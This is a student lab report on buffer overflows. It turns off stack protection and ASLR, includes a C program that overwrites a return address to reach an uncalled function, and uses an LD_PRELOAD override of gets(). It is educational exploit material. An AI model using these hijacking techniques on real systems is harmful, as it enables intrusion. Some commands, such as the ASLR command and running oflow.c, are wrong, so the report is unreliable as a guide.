

Buffer Overflow

Software Security-DV2546

Vinay Kumar Vennu

9408042910

vive16@student.bth.se

Avutu Neeraj Reddy

9411053375

neav16@student.bth.se

I. INTRODUCTION

The main objective of this paper is to study and exploit buffer overflow security defect in software systems. Due to this purpose a full-blown buffer overflow attack has been implemented against the given small program containing source code written in C language. Ubuntu 12.04 is the operating system is chosen to perform the exploit. The already built-in protection, the operating system has, for the executions of the exploits should be disabled.

II. TASK 1

Analysis and discussion of two websites given below:

2.1 Common vulnerabilities and exposures list (<http://cve.mitre.org/>)

CVE is a dictionary information security vulnerabilities and exposures [1].

Another name and provides standardized description for one vulnerability or exposure

[1]. Ensure interoperability and better security coverage [1].

CVE's common identifiers make it easier to share data across separate network security databases and tools, and provide a baseline for evaluating the coverage of an organization's security tools [1].

A CVE identifier is created when a potential security vulnerability is identified [2].

2.2 Common weakness enumeration (<http://cwe.mitre.org/>)

CWE is a formal list of software weakness types [3].

They serve as a common language for describing software security weaknesses, standard measure for software security tools, and as baseline for identification and mitigation of weaknesses [4].

Lack of structure and definition in code assessment industry and confusion about which tool/service to use are the problems that CWE addresses [4].

2.3 Differences

While CWE provides us with software weaknesses, CVE provides vulnerabilities.

While CWE serves as a unifying language of discourse to provide software quality assurance by identifying weaknesses, CVE serves as a baseline for evaluating coverage of tools and services [2][4].

While CVE addresses problems like providing reference points for data exchange and evaluating the coverage of tools and services, CWE addresses the projects that deal with shortcomings in quality assurance like SAMATE, CAMP, OMG [2][4].

2.4 **Relation**

Both CWE and CVE are international in scope and free for public use [1] [2].

Both CWE and CVE are maintained by MITRE corporation.


When MITRE released CVE list, it began working on groping software weaknesses. [5]

Rough groupings of vulnerabilities, attacks, faults and other concepts identified from 2005 were used to define software weaknesses and generate CWE list [5].

II. TASK 2

The task is to disable the security mechanism of the operating system in order to set it up for testing buffer overflow. This is performed by applying different flags. Ubuntu 12.04 version installed in a virtual box is used to perform the tasks.

The given source code written in C language is oflow.c. This program is written in an editor, compiled and then executed. This is illustrated in figure-1.



```
seclab@seclab: ~/Desktop
File Edit View Search Terminal Help
seclab@seclab:~$ cd Desktop
seclab@seclab:~/Desktop$ gedit oflow.c
seclab@seclab:~/Desktop$ gcc -o oflow oflow.c
seclab@seclab:~/Desktop$ ./oflow
Please enter your hacker name: vinay
"vinay "
can hack this?seclab@seclab:~/Desktop$
```

figure-1

-fno-stack-protector flag is used to disable the stack protection through which buffer overflows can be explored. In order to disable the in-built security mechanism of the Ubuntu, this flag is written in the command line as follows:

gcc -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack -o oflow oflow.c

Stack boundary makes sure that the values in the stack are properly aligned. Here in the flag ***-mpreferred-stack-boundary=2***, the stack boundary is aligned to 2 instead of 4 byte. This is to ensure that the lower preferred stack boundary will misalign the stack and the code is crashed after running.

The security mechanism should be disabled when the commands shown in figure-2 are being executed.

```
File Edit View Search Terminal Help
seclab@seclab:~$ cd Desktop
seclab@seclab:~/Desktop$ gcc -mpreferred-stack-boundary=2 -fno-stack-protector -
z execstack -o oflow oflow.c
seclab@seclab:~/Desktop$ █
```

To perform the tasks, the Address Space Layout Randomization(ASLR) has to be disabled so that the system is not secured from buffer overflow attacks. The command line to disable ASLR is shown below.

echo "0">sudo /proc/sys/kernel/randomize_va_space

When the command is executed, ASLR is said to be disabled as shown in figure-3.


A terminal window titled 'seclab@seclab: ~/Desktop'. The window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal shows the following commands and output:

```
seclab@seclab:~$ cd Desktop
seclab@seclab:~/Desktop$ echo "0">sudo /proc/sys/kernel/randomize_va_space
seclab@seclab:~/Desktop$
```

TASK 3: Execute function notcalled

The countermeasures for the occurrence of buffer overflow due to the use of gets() function in the source oflow.c are mentioned below. This is identified after thorough analysis of source code.

nm <filename> | grep <functionname> is the command used to find the input string to execute the notcalled function. Through this we can find the address of the notcalled function as shown in figure-4.

A terminal window titled 'seclab@seclab: ~/Desktop' with standard window controls. The terminal shows the following commands and output:

```
seclab@seclab:~$ cd Desktop
seclab@seclab:~/Desktop$ nm oflow | grep notcalled
080484f5 T notcalled
seclab@seclab:~/Desktop$
```

Using this address 080484f5 as an input string, the program is executed. A C code written in the editor is used to execute the program as shown in figure-5. It is compiled and run on the system executing the notcalled function. The result is illustrated in figure-6.

hack.c (~/Desktop) - gedit


File Edit View Search Tools Documents Help

Open Save Undo

hack.c

```
#include<stdio.h>
int main(int argc, char *args[])
{
    char buffer[120];
    int i=0;
    for(i=0;i<104;i++)
    {
        buffer[i]='r';
    }
    buffer[i++]=0xf5;
    buffer[i++]=0x84;
    buffer[i++]=0x04;
    buffer[i]=0x08;
    printf("%s",buffer);
}
```

C Tab Width: 8 Ln 13, Col 13 INS



```
hello.c (~/Desktop) - gedit
File Edit View Search Tools Documents Help

hello.c x
#include <stdlib.h>
#include <stdio.h>

char *gets(char *str)
{
    char hostname[1024];
    gethostname(hostname, 1024);
    printf("HOSTNAME: %s\n", hostname);
}

C Tab Width: 8 Ln 9, Col 2 INS
```

This source code is executed as follows:

1. The current hostname is printed to hostname variable by gets() function.
2. Compiling source code to dynamic linkable object.

```
gcc -shared -o ourlib.so <hello.c>
```

3. Executing host process to new module injected.

```
( export LD_PRELOAD=./ourlib.so ; ./oflow.c)
```

After this the hostname is shown as in figure-8.

Countermeasures

Gets() function should be replaced by fgets() function.

REFLEXION

This Reflexion consists of the learnings from each task, time required to complete each task and the level of difficulty of each task They are being described with the help of below mentioned table.

S.No.	Task	Task Description	Time required to complete each task	Learnings from each task	Level of Difficulty (Level (1-5))
1	Task 1	Study about CVE and CWE by citing differences between them and relation with each other.	3 hours	CWE provides software weakness and CVE provides vulnerabilities	Level 1
2	Task 2	Testing Buffer Overflow by Disabling Security Mechanisms	8 hours	Steps involved in disabling security mechanisms	Level 3
3	Task 3	Construction of input string to execute notcalled function	13 hours	Finding address of a function and input to input a string for executing the function	Level 4
4	Task 4	Construct an input string that prints the current hostname to STDOUT	17 hours	Performing various operations for finding the hostname.	Level 4
5		Report Writing	11 hours	Describing our learnings and methods and tools used in implementing the tasks	Level 1

REFERENCES

- [1] <http://cve.mitre.org/>
- [2] <http://cve.mitre.org/about/>
- [3] <http://cwe.mitre.org/>
- [4] <http://cwe.mitre.org/about/index.html>
- [5] <https://cwe.mitre.org/about/faq.html#A.8>
- [6] A. Harper, S. Harris, J. Ness, C. Eagle, G. Lenkey, and T. Williams, Gray Hat Hacking The Ethical Hackers Handbook, 3rd Edition. McGraw Hill Professional, 2011.

